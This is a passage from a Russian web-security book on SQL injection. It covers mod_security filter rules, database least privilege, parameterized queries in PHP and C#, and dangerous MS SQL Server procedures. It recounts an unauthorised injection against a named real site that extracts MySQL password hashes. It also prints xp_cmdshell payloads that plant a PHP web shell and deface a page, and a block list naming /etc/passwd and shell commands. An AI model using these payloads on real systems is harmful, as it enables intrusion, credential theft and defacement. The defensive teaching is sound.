


Рис. 5.7. Теперь сценарий отображает результат внедренного SQL-запроса

Давайте продолжим. Мне нужно узнать имена используемых таблиц. Попробуем наугад, ведь на web-сайте есть регистрация пользователей, а значит, может существовать таблица `users`. Добавим следующий SQL-запрос, который выбирает простые числовые поля из таблицы `users`:

```
UNION SELECT 1111,2222,3333,4444 FROM users
```

Тут меня ждала неудача и сообщение об ошибке:

```
Table 'news.users' doesn't exist
```

Это уже что-то. Мне сказали, что таблицы `news.users` не существует. Но я же запрашивал просто `users`, откуда взялось `news`? Это имя базы данных, с которой работает web-сайт.

Движемся дальше. Самое сложное в том, что включена фильтрация ввода кавычки и я не могу использовать ее в своих SQL-запросах. Ну ничего, как-нибудь обойдем-

ся. Попробуем обратиться к системной базе данных MySQL и ее таблице `user`. Самое интересное, что эта база данных оказалась доступной, а значит, можно вычислить хеш пароля. Имя пользователя можно получить с помощью функции `USER()`, а посредством функции `VERSION()` — версию СУБД.

Все, что мне нужно, я объединил в один большой SQL-запрос и получил следующий URL:

http://www.usacycling.org/news/user/story.php?id=99991053%20union%20select%20mysql.user.password,USER(),VERSION(),4444%20from%20mysql.user/*

В результате я смог увидеть имя пользователя и хеш от пароля подключения к базе данных.

Чтобы получить следующую хеш-сумму, можно выполнить такой SQL-запрос:

```
UNION
SELECT mysql.user.password, USER(), VERSION(), 4444,
FROM mysql.user
WHERE mysql.user.password NOT IN ('УЖЕ ИЗВЕСТНЫЙ HASH')
```

Или можно воспользоваться ограничением `LIMIT`:

```
UNION
SELECT mysql.user.password, USER(), VERSION(), 4444,
FROM mysql.user
WHERE mysql.user.password
LIMIT 2,3
```

Теперь SQL-запрос вернет строки со второй по третью. Таким образом, по одному можно прочитать из таблицы все необходимые системные данные.

Теперь остается только подобрать пароль к полученной хеш-сумме, и если MySQL позволяет удаленное подключение, то можно подключаться к ней и делать все, что угодно.

Я не занимаюсь вандализмом, поэтому сообщил администраторам и программистам о найденной ошибке. Пусть исправят.

5.3. Настройка защиты от SQL-инъекции

SQL-инъекция достаточно опасна, но при правильной настройке web-сервера хакер не сможет ею полноценно воспользоваться. Например, недавно я заглянул на web-сайт **www.skanditek.ru** (рис. 5.8), который содержит ошибку SQL-инъекции. В поле поиска достаточно ввести какой-нибудь текст и указать символ одинарной кавычки, и в результате мы увидим сообщение об ошибке от MySQL (рис. 5.9).




Рис. 5.8. Web-сайт **www.skanditek.ru**

У меня зачесались руки сделать что-то и показать разработчику ошибку на примере, но ничего не вышло. Настройки хостинговой компании и права доступа в MySQL, под которыми работал web-сайт, не позволяли внедрить код. При попытке добавить команду удаления всех записей из таблицы меня культурно отправляли на web-сайт хостинговой компании, где красовалась надпись "Request rejected". Попытки вставить данные, удалить таблицу, обновить данные также заканчивались неудачей. Тогда я решил попробовать получить доступ к файловой системе через функции `LOAD_FILE` и `into outfile`, но снова меня ждала неудача.

Единственное, что я мог делать, — просматривать таблицы и выполнять любые запросы `SELECT`, но так как в доступных таблицах ничего особенного не было, то и ломать было нечего. Вот что значит правильная настройка, которая спасает даже от неопытных рук программистов.

Заглянув на web-сайт разработчика и просмотрев все их работы в портфолио, я выяснил, что подобная ошибка находится в половине web-сайтов, которые разрабатывались этой компанией.

Несмотря на то, что безопасность web-сервера, в основном, зависит от выполняемых на нем сценариев и программистов, которые их пишут, есть возможность по-

строить защиту, которая не зависит от этих факторов. Отличное решение данной проблемы — бесплатный модуль для Apache под названием mod_security.




Рис. 5.9. Ошибка SQL

Принцип действия модуля схож с действиями сетевого экрана, который встроен в ОС, только в данном случае он специально разработан для обеспечения взаимодействия по протоколу HTTP. Модуль на основе правил, которые задает администратор, анализирует запросы пользователей к web-серверу и выносит свое решение о возможности пропустить пакет.

Правила определяют, что может быть в запросе, а что нет. Там обычно содержится URL, откуда необходимо взять документ или файл. Как можно сформулировать правило для модуля с точки зрения безопасности системы?

Рассмотрим простейший пример: для web-сервера представляет опасность несанкционированное обращение к файлу /etc/passwd, а значит, его не должно быть в строке URL. Таким образом, создаем правило, и модуль проверяет на основе заданных фильтров адрес URL, и если он нарушает правила, то запрос отклоняется.

Итак, модуль mod_security можно найти на web-сайте **http://www.modsecurity.org**. После его установки в файле httpd.conf можно будет использовать дополнительные директивы фильтрации запросов.

Рассмотрим наиболее интересные из них:

- `SecFilterEngine On` — включить режим фильтрации запросов;
- `SecFilterCheckURLEncoding On` — проверять кодировку URL (URL encoding is valid);
- `SecFilterForceByteRange 32 126` — использовать символы только из указанного диапазона. Существует достаточное количество служебных символов (например, перевод каретки, конец строки), коды которых менее 32. Большинство из них невидимы, но требуют обработки нажатия соответствующих клавиш. Но как же тогда хакер может ввести такой символ в URL? Только через их код. Например, чтобы применить символ "конец строки", необходимо указать в URL "%13". В данном случае коды символов менее 32 и более 126 являются недопустимыми для адреса, поэтому вполне логично такие пакеты не пропускать к web-серверу;
- `SecAuditLog logs/audit_log` — определяет файл журнала, в котором будет сохраняться информация об аудите;
- `SecFilterDefaultAction "deny,log,status:406"` — задает действие по умолчанию. В данном случае указан запрет (`deny`);
- `SecFilter xxx redirect:http://www.webkreator.com` — обеспечивает переадресацию. Если правила соблюдены, то пользователя отправляют на web-сайт **http://www.webkreator.com**;
- `SecFilter yyy log,exec:/home/apache/report-attack.pl` — запускает сценарий. Если фильтр срабатывает, то будет выполнен сценарий /home/apache/report-attack.pl;
- `SecFilter /etc/password` — устанавливает запрет на использование в запросе пользователя обращения к файлу /etc/passwd. Таким же образом нужно добавить ограничение на файл /etc/shadow;
- `SecFilter /bin/ls` — отказ пользователям в обращении к директивам. В данном случае запрещается команда `ls`, которая может позволить хакеру увидеть содержимое каталога, если в сценарии есть ошибка. Необходимо предотвратить обращения к таким командам, как `cat`, `rm`, `cp`, `ftp` и др.;
- `SecFilter "\.\./"` — классическая атака, когда в URL указываются символы точек. Их не должно там быть;
- `SecFilter "delete[[:space:]]+from"` — запрет текста `delete...from`, который чаще всего указывается в SQL-запросах для удаления данных. Такая строка очень часто используется в атаках типа SQL-инъекции. Помимо этого, рекомендуется установить следующие три фильтра:
  - `SecFilter "insert[[:space:]]+into"` — используется в SQL-запросах для добавления данных;
  - `SecFilter "select.+from"` — используется в SQL-запросах для чтения данных из таблицы базы данных;
  - `SecFilter "<(.|\n)+>"` и `SecFilter "<[[:space:]]*script"` — позволяют защититься от XSS-атак (Cross-Site Scripting, межсайтовое выполнение сценариев).

Мы рассмотрели основные методы, использование которых может повысить безопасность вашего web-сервера. Таким образом можно защищать даже сети из web-серверов.

5.4. Защита СУБД

Ошибке, приводящей к возможности SQL-инъекции, подвержены сценарии на всех языках программирования и все СУБД. Дело в том, что к этому приводит особенность языка SQL, а хакер использует именно его возможности.

Простейшая защита от SQL-инъекции строится следующим образом: вы должны запрещать использовать или изолировать (обезвреживать) одинарную кавычку там, где она может нанести вред. Это простая, но не самая эффективная защита, а о самой эффективной чуть ниже.

Возможности, которые может получить хакер при использовании SQL-инъекции, зависят именно от используемой СУБД. Если я не ошибаюсь, то до сих пор наиболее популярной является MySQL, но ей на пятки точно наступает PostgreSQL.

Однако в интернете можно встретить множество web-серверов, которые используют более мощные (обладающие большим количеством возможностей) СУБД, например, Oracle или MS SQL Server. Но именно дополнительные возможности могут дать хакеру опасные привилегии при неправильной настройке.

Помните, что учетная запись, под которой сценарии подключаются к СУБД, должна обладать только минимальным набором возможностей для работы сайта. Намного лучше будет, если для непривилегированных пользователей сценарий будет подключаться под учетной записью с минимальными возможностями, а сценарии администрирования — под другой учетной записью.

У простых пользователей не должно быть возможности удалять записи, поэтому для них должен стоять запрет на выполнение оператора `DELETE`. Вставка данных необходима таким сценариям, как форум или гостевая книга, а если у вас сценарии, которые только отображают данные (выполняют оператор `SELECT`), то нужно запретить и `INSERT`. Обновление данных тоже достаточно популярная функция, и редко бывает возможность запретить ее.

Использования расширенных функций и процедур необходимо избегать. По умолчанию все они должны быть запрещены, и выдавать разрешения следует только если этот функционал на самом деле используется в коде.

В MS SQL Server есть одна очень опасная процедура — `xp_cmdshell`, с помощью которой можно выполнять команды от имени учетной записи, под которой работает MS SQL Server. Так как эта СУБД очень часто работает под системной учетной записью, то хакер может получить неограниченные права.

Еще одна процедура, которая может быть опасной, — `sp_makewebtask`; создающая новую задачу, а также функции отправки сообщений электронной почты `xp_startmail`, `xp_sendmail`. Почему так опасны почтовые функции? Дело в том, что

хакеры могут использовать ваш web-сервер для рассылки спама, который может оказаться достаточно опасным. Чем? Ваш web-сервер может попасть в спам-листы, и ваши пользователи не смогут получать нужную корреспонденцию, да и не исключены проблемы с правоохранительными органами. Спам во многих странах стал уголовно преследуемым. Да, вы не виноваты в том, что хакер использовал ваш web-сервер, и вас оправдают, но проблемы с законом ничего хорошего не принесут. Разве что можно заработать временную скандальную известность. Если вам нужен скандал, то можете оставить дыру и повесить объявление: "Взломайте меня", или объявите конкурс на лучший взлом.

Но с какой базой данных вы бы ни работали, универсальный и самый лучший метод защиты от SQL инъекции — это параметризированные запросы.

Когда-то было мнение, что для защиты, от инъекции нужны хранимые процедуры. Это так, они действительно защищают, потому что единственный способ вызвать хранимую процедуру и при этом повлиять на ее выполнение – это передать ей значения в качестве параметров. Так что хранимые процедуры или простые запросы с использованием параметров являются идеальным способом защиты.

Но проблема в том, что хранимые процедуры не так удобны в поддержке и сопровождении, поэтому они постепенно отошли на второй план.

Параметры — отличный способ защиты, и раз уже мы начали использовать PHP для иллюстрации примеров, давайте продолжим это делать. В SQL на месте, где будут находиться данные, полученные от пользователей, нужно написать двоеточие и имя, которое вы хотите дать параметру. Если мы проверяем имя и пароль, то можно назвать параметры `:username` и `:password`:

```
$sql = "SELECT * FROM user WHERE username = :username
    AND password = :password";
```

У нас одна большая строка, которая заключена в двойные кавычки, и уже нет никаких объединений с помощью плюсов или точек. Какой бы язык программирования вы ни использовали, основной признак SQL-инъекции — это внедрение параметров в запрос SQL через плюс или любой другой метод сложения строк. Если же у вас одна цельная строка, то это хороший знак, что запрос будет безопасным, если только вы потом ничего в него не вставляете и никак не изменяете эту строку. Я никак не меняю строку, так что она безопасна.

Теперь подготавливаем запрос, как мы это делали и раньше с помощью `prepare`, чтобы получить объект `$query`. У этого объекта есть метод `bindValue`, принимающий два параметра — имя параметра, которому нужно предоставить значение, и само значение:

```
$query = $connection->prepare($sql);
$query->bindValue(":username", $_POST['username']);
$query->bindValue(":password", $_POST['password']);
$query->execute();
```

И вот когда все параметры уже привязаны, можно выполнять запрос.

То же самое можно было бы сделать в две строки без использования `bindValue`, просто передать все имена параметров и значения прямо методу `execute`:

```
$query->execute([":username" => $_POST['username'],
   ":password" => $_POST['password']]);
```

Здесь в массиве у нас в качестве ключей имена параметров, а в качестве значения элементов массива уже идут значения параметров:

```
[имя параметра 1 => значение 1, имя параметра 2 => значение 2]
```

Параметры очень удобны, когда мы точно знаем, сколько их и где они расположены в запросе, потому что мы просто ставим имя в нужном месте и используем. А что, если есть какое-то параметр, который может проверяться на соответствие нескольким значениям? В SQL это часто выражается оператором `IN ()`. Что, если в `IN` может находиться 2, а то и 10 значений? Можно как-то динамически собирать строку SQL, но в нее помещать не сами значения, а именно параметры:

```
$sql = "select * from table where column in (";
for ($i = 0; $i < $num; $i++) {
    if ($i > 0) {
        $sql = $sql . ',';
    }
    $sql = $sql . ' :param' . $i;
}
$sql = $sql . ')';
```

В результате может быть собрана строка в виде:

```
select * from table where column in (:param1, :param2, ...)
```

Да, я собрал строку из маленьких кусочков, но я собирал ее из параметров, а не из значений, которые передавались пользователем. Данные от пользователя попадают в запрос именно через эти параметры.

Теоретически можно использовать данные от пользователя напрямую в SQL-запросах, но для этого их нужно очищать от одинарных кавычек. Не рекомендую вам это делать. Единственный случай, когда я позволяю себе использовать напрямую в запросе какие-то данные от пользователя — это если я ожидаю число. В таких случаях достаточно просто написать фильтр, который будет убирать из пользовательских данных все, что не является числом:

```
function checknum($var)
{
 $var=preg_replace("/[^0-9]/i", "", $var);
 return $var;
}
```

Функция получает в качестве параметра переменную и с помощью регулярного выражения вырезает из этой переменной все, что не является числом, т. е. любые другие символы и буквы. Теперь перед использованием параметра, на который может повлиять пользователь (получаемый через форму, запросом `GET` или из cookie), выполняем следующее:

```
$id = checknum($id);
```

Таким образом можно гарантировать, что параметр содержит только цифры и ничего другого и является абсолютно безопасным для SQL-запроса.

Я использую этот подход очень редко и очень аккуратно. В реальности, если посмотреть на мой код, то в 99,99999999% случаев будут именно параметры, и, может, в одном случае на миллион будет отфильтрованное числовое значение.

5.5. Защита от инъекции в C#

Хотя в этой книге я чаще показываю примеры на языке PHP, потому что он очень простой, некоторые из них я буду переводить и на C#. Все предыдущие уязвимости и проблемы, которые я рассматривал до этого, на C# реализовывались абсолютно так же: просто на другом языке пишем тот же код, который я привел на PHP. Тут же есть своя небольшая специфика, поэтому я посвятил уязвимости SQL-инъекции в C# отдельную главу *(см. главу 6)*.

ГЛАВА 6

SQL-инъекция .NET + MS SQL Server

Да, SQL-инъекция возможна и в сценариях, написанных на языках программирования C# и Java. Есть много разговоров о том, что эти два языка программирования безопасны, но это не относится к SQL-инъекции. Оба языка предоставляют хорошую защиту памяти и предоставляют неплохие средства для защиты от SQL Injection, но не исключают проблемы.

С точки зрения поиска уязвимостей процесс проверки сайтов на C# не отличается от PHP, так что поиск второй раз рассматривать смысла нет. С точки зрения использования отличия есть, потому что PHP-сайты обычно работают на ОС Linux, а C# сайты чаще работают на Windows, хотя сейчас набирает популярность платформа .NET Core, которая позволяет писать C# код.

Если вы найдете ошибку в C# коде и получите доступ выполнять через базу данных команды в ОС, то нужно сначала понять, на какой именно операционной системе работает сайт.

6.1. Особенности MS SQL Server

Мои исследования показывают, что если web-сайт построен на C#, то, скорее всего, он использует базу данных MS SQL Server.
При переходе от одной web-страницы к другой в ссылке чаще всего передаются числовые значения — например, идентификаторы строк из определенной таблицы, которые нужно отобразить. В ASP достаточно удобно реализована типизация. Программист просто указывает, что определенная переменная должна быть числовой, и никаких проблем: все попытки хакера указать что-то вместо числа будут пресекаться.

В .NET доступ к параметрам, которые передают пользователи на сайт, можно получить через специальный объект `Request["id"]`. В зависимости от того, какую версию фреймворка вы используете и какой паттерн, доступ к этому объекту мож-

но получить через глобальную переменную `HttpContext` или через объект `Page`, если вы используете новый подход со страницами.

В любом случае, у нас будет объект `Request` и мы сможем читать из него данные от пользователя.

```
int id;
if (int.TryParse(Request["id"], out id)) {
   // здесь используем число id
}
else {
  // здесь мы можем сгенерировать ошибку
}
```

В этом коде с помощью метода `int.TryParse` я попытаюсь превратить строку в число, и если это удастся сделать, то результат будет записан в переменную `id`. В этой переменной будет число и ничего кроме числа, так что если пользователь попытается передать что-то еще, лишние символы приведут к тому, что `TryParse` даст нам это понять.

В поле для поиска необходимо вводить слова и любые читаемые символы, а значит, переменная для хранения искомого текста должна быть текстовой. Здесь уже нет возможности что-то убрать автоматически, и C# воспринимает получаемые данные в том виде, в котором указывает их пользователь. И вот тут начинает действовать волшебная одинарная кавычка.

6.1.1. Опасные процедуры MS SQL Server

Самое опасное с точки зрения безопасности — использование процедуры `xp_cmdshell`, которая позволяет выполнять системные команды. Запрос на выполнение команды может выглядеть следующим образом:

```
'; exec master..xp_cmdshell 'команда' --
```

Например, если вы хотите проверить связь с определенным компьютером командой `ping`, то можно выполнить:

```
'; exec master..xp_cmdshell 'ping servername.com' --
```

С помощью процедуры `xp_cmdshell` можно достаточно легко создать какой-нибудь файл, например:

```
'; exec master..xp_cmdshell '"<?print(system($cmd))?>" >> hack.php' --
```

Теперь, если у вас установлен интерпретатор PHP, хакер сможет использовать файл hack.php для более удобного выполнения команд. А можно произвести и дефейс. Если главная web-страница — это index.htm, то достаточно выполнить:

```
'; exec master..xp_cmdshell '"<H1>You a hacked</H1>" >> index.htm' --
```

Процедура sp_who позволяет просмотреть, кто сейчас подключен к серверу:

```
exec sp_who
```

Пример результата выполнения этого SQL-запроса:

```
------------------------------------------------------------------
spid ecid status     loginame host blk  dbname     cmd
------------------------------------------------------------------
9    0   background sa            0    master     TASK MANAGER
10   0   background sa            0    master     TASK MANAGER
11   0   background sa            0    master     TASK MANAGER
51   0   runnable   CYD\flenov    0    Northwind  SELECT
52   0   sleeping   CYD\flenov    0    master     AWAITING COMMAND
...
...
```

Подробную информацию о текущей базе данных можно получить и с помощью процедуры sp_help:

```
exec sp_help
```

Пример результата выполнения этой процедуры:

```
NAME                  Owner    Object_Type
Имя                   Владелец Тип объекта
------------------------------------------------------------------------
Invoices                dbo    view
Order Subtotals         dbo    view
Orders Qry              dbo    view
Quarterly Orders        dbo    view
Sales by Category       dbo    view
Sales Totals by Amount  dbo    view
Sysconstraints          dbo    view
Syssegments             dbo    view
Categories              dbo    user table
CustomerCustomerDemo    dbo    user table
CustomerDemographics    dbo    user table
Customers               dbo    user table
Employees               dbo    user table
Syscolumns              dbo    system table
Syscomments             dbo    system table
Sysdepends              dbo    system table
sysfilegroups           dbo    system table
...
...
```

Следующие две процедуры, которые таят в себе опасность, — sp_adduser и sp_grantdbaccess. Для начала рассмотрим первую из них. Процедуре sp_adduser нужно передать три параметра (но только первый параметр является обязательным):

- имя пользователя (login);

- имя учетной записи в СУБД. Если этот параметр не указан, то будет использовано имя из первого параметра;
- имя группы или роли, в которую автоматически попадает пользователь.

При добавлении пользователя указанное имя уже должно существовать в MS SQL Server или в ОС Windows.

Рассмотрим пример. В ОС Windows уже существует гостевая учетная запись. Давайте выдадим ей права на доступ к текущей базе данных:

```
EXEC sp_adduser 'notebook\Гость'
```

Учетная запись "Гость" присутствует в Windows-системах по умолчанию. Если эта учетная запись не заблокирована, то хакер сможет с помощью хранимых процедур наделить ее правами доступа к СУБД и использовать для своих целей. Но хакеру еще желательно знать сетевое имя компьютера. Это легко сделать с помощью процедуры `xp_getnetname`.

Процедура `sp_adduser` считается устаревшей и оставлена только для совместимости со старыми приложениями. В данный момент рекомендуется использовать процедуру `sp_grantdbaccess`, которой нужно передать следующие параметры:

- имя пользователя (login), которое зарегистрировано в ОС Windows NT или создано в MS SQL Server;
- имя учетной записи в СУБД. Если этот параметр не указан, то будет использовано имя из первого параметра.

В итоге, добавление гостевой учетной записи с помощью процедуры `sp_grantdbaccess` будет выглядеть следующим образом:

```
EXEC sp_grantdbaccess 'notebook\Гость'
```

Для удаления пользователя применяется процедура `sp_dropuser`, которой нужно передать имя пользователя СУБД (мы его указывали во втором параметре процедуры `sp_adduser` или `sp_grantdbaccess`). В следующем примере мы удаляем гостевую учетную запись из текущей базы:

```
EXEC sp_dropuser 'notebook\guest'
```

Управление — это хорошо, но нужно уметь определить, какие вообще существуют учетные записи в системе. Для этого предназначена хранимая процедура `sp_helpuser`. Выполните ее, и перед вами появится таблица с информацией о пользователях текущей СУБД. Результирующая таблица состоит из следующих полей:

- `UserName` — имя пользователя;
- `GroupName` — название роли, в которую входит пользователь;
- `LoginName` — имя, используемое для входа на сервер;
- `DefDBName` — база данных по умолчанию;
- `UserID` — идентификатор пользователя;
- `SID` — пользовательский идентификатор безопасности.

Не менее опасной для web-сервера и удобной для хакера может оказаться процедура xp_terminate_process, которая позволяет уничтожить указанный процесс по его идентификатору.

Следующие хранимые процедуры позволяют работать с реестром Windows, что тоже достаточно опасно:

- xp_regenumkeys;
- xp_regenumvalues;
- xp_regread;
- xp_regwrite;
- xp_regdeletekey;
- xp_regdeletevalue.

Честно сказать, я понятия не имею, зачем они добавлены в СУБД?

Для работы с диском можно выделить следующие процедуры:

- xp_availablemedia;
- xp_fileexist;
- xp_dirtree.

Первая из этих процедур возвращает доступные устройства, вторая определяет наличие указанного файла в системе, а третья получает дерево каталогов.

Все рассмотренные процедуры должны быть запрещены для выполнения с правами учетной записи, под которой работают ваши сценарии. И это далеко не полный список, есть еще процедуры создания, управления и удаления ролей, от которых зависят права доступа. Чтобы не ошибиться, вы должны запретить все и разрешить доступ явно только к тем, которые используют ваш сценарий.

6.1.2. Распределение прав доступа

Но все запреты будут бессмысленны, если простому пользователю разрешено выполнение операторов GRANT, REVOKE или DENY. С помощью этих операторов можно давать или снимать права, а также запрещать доступ.

Для назначения разрешающих прав доступа используется оператор GRANT, вид которого зависит от того, на что выделяются права. Если на операторы, то GRANT выглядит следующим образом:

```
GRANT { ALL | оператор [ ,...n ] }
TO пользователь [ ,...n ]
```

Операторы SQL, на которые вы можете назначать права доступа для пользователя:

- CREATE DATABASE;
- CREATE DEFAULT;
- CREATE FUNCTION;

- CREATE PROCEDURE;
- CREATE RULE;
- CREATE TABLE;
- CREATE VIEW;
- BACKUP DATABASE;
- BACKUP LOG.

Рассмотрим пример, в котором пользователю с именем Mikhail выделяются права на создание таблиц и объектов просмотра:

```
GRANT CREATE TABLE, CREATE VIEW
TO Mikhail
```

Для упрощения работы с правами доступа можно использовать роли. Допустим, что у нас есть десять учетных записей для работников бухгалтерии и все они объединены в одну роль Buh. Если все работники роли нуждаются в возможности создания таблиц, то можно назначить разрешение всей роли:

```
GRANT CREATE TABLE, CREATE VIEW
TO Buh
```

Если нужно разрешить выполнение всех перечисленных ранее операторов, то можно воспользоваться ключевым словом ALL. Следующий пример предоставляет полный доступ роли Buh:

```
GRANT ALL
TO Buh
```

За более полной информацией советую обратиться к файлу-справке, а также могу порекомендовать мою книгу "Transact-SQL".

При добавлении прав доступа на объекты необходимо указать оператор GRANT, за которым идет перечисление разрешений на объект. После ключевого слова ON пишем имя объекта, а после TO — имя пользователя или роли. В упрощенном варианте распределение прав выглядит следующим образом:

```
GRANT разрешения
ON объект
TO пользователь
```

Например, следующей командой мы разрешаем пользователю Hacker выполнять оператор SELECT в таблице tbPeoples:

```
GRANT SELECT
ON tbPeoples
TO Hacker
```

Если пользователю нужно предоставить все права на объект, то, чтобы не перечислять их, можно написать ключевое слово ALL:

```
GRANT ALL
ON tbPeoples
TO Buh
```

Необходимо отметить, что по стандарту надо писать ALL PRIVILEGES, но Microsoft разрешила ленивым программистам не писать длинное слово PRIVILEGES. Я, например, всегда забываю, как оно пишется, поэтому благодарен корпорации Microsoft. Итак, если следовать стандарту, то мы должны были бы написать запрос на изменение привилегий следующим образом:

```
GRANT ALL PRIVILEGES
ON tbPeoples
TO Buh
```

Для задания запретов используется оператор DENY, который так же имеет два варианта: для операторов и объектов. Рассмотрим каждый из них.

Общий вид команды DENY для операторов выглядит следующим образом:

```
DENY { ALL | оператор [ ,...n ] }
TO пользователь [ ,...n ]
```

Операторы, которые могут использоваться, те же, что и у GRANT. Например, следующий запрос явно запрещает пользователю Hacker создавать таблицы и объекты просмотра:

```
DENY CREATE TABLE, CREATE VIEW
TO Hacker
```

Если нужно отменить все права на операторы, то можно указать ключевое слово ALL. В следующем примере отменяются права для бухгалтерии:

```
REVOKE All
FROM Buh
```

6.1.3. Опасные SQL-запросы

Даже не имея прав доступа к выполнению команд, злоумышленник может навредить, используя SQL-запросы. Как мы уже выяснили при рассмотрении MySQL *(см. разд. 5.2)*, к СУБД можно отправлять SQL-запросы на обновление и удаление. В случае с MS SQL Server все рассмотренное остается в силе.

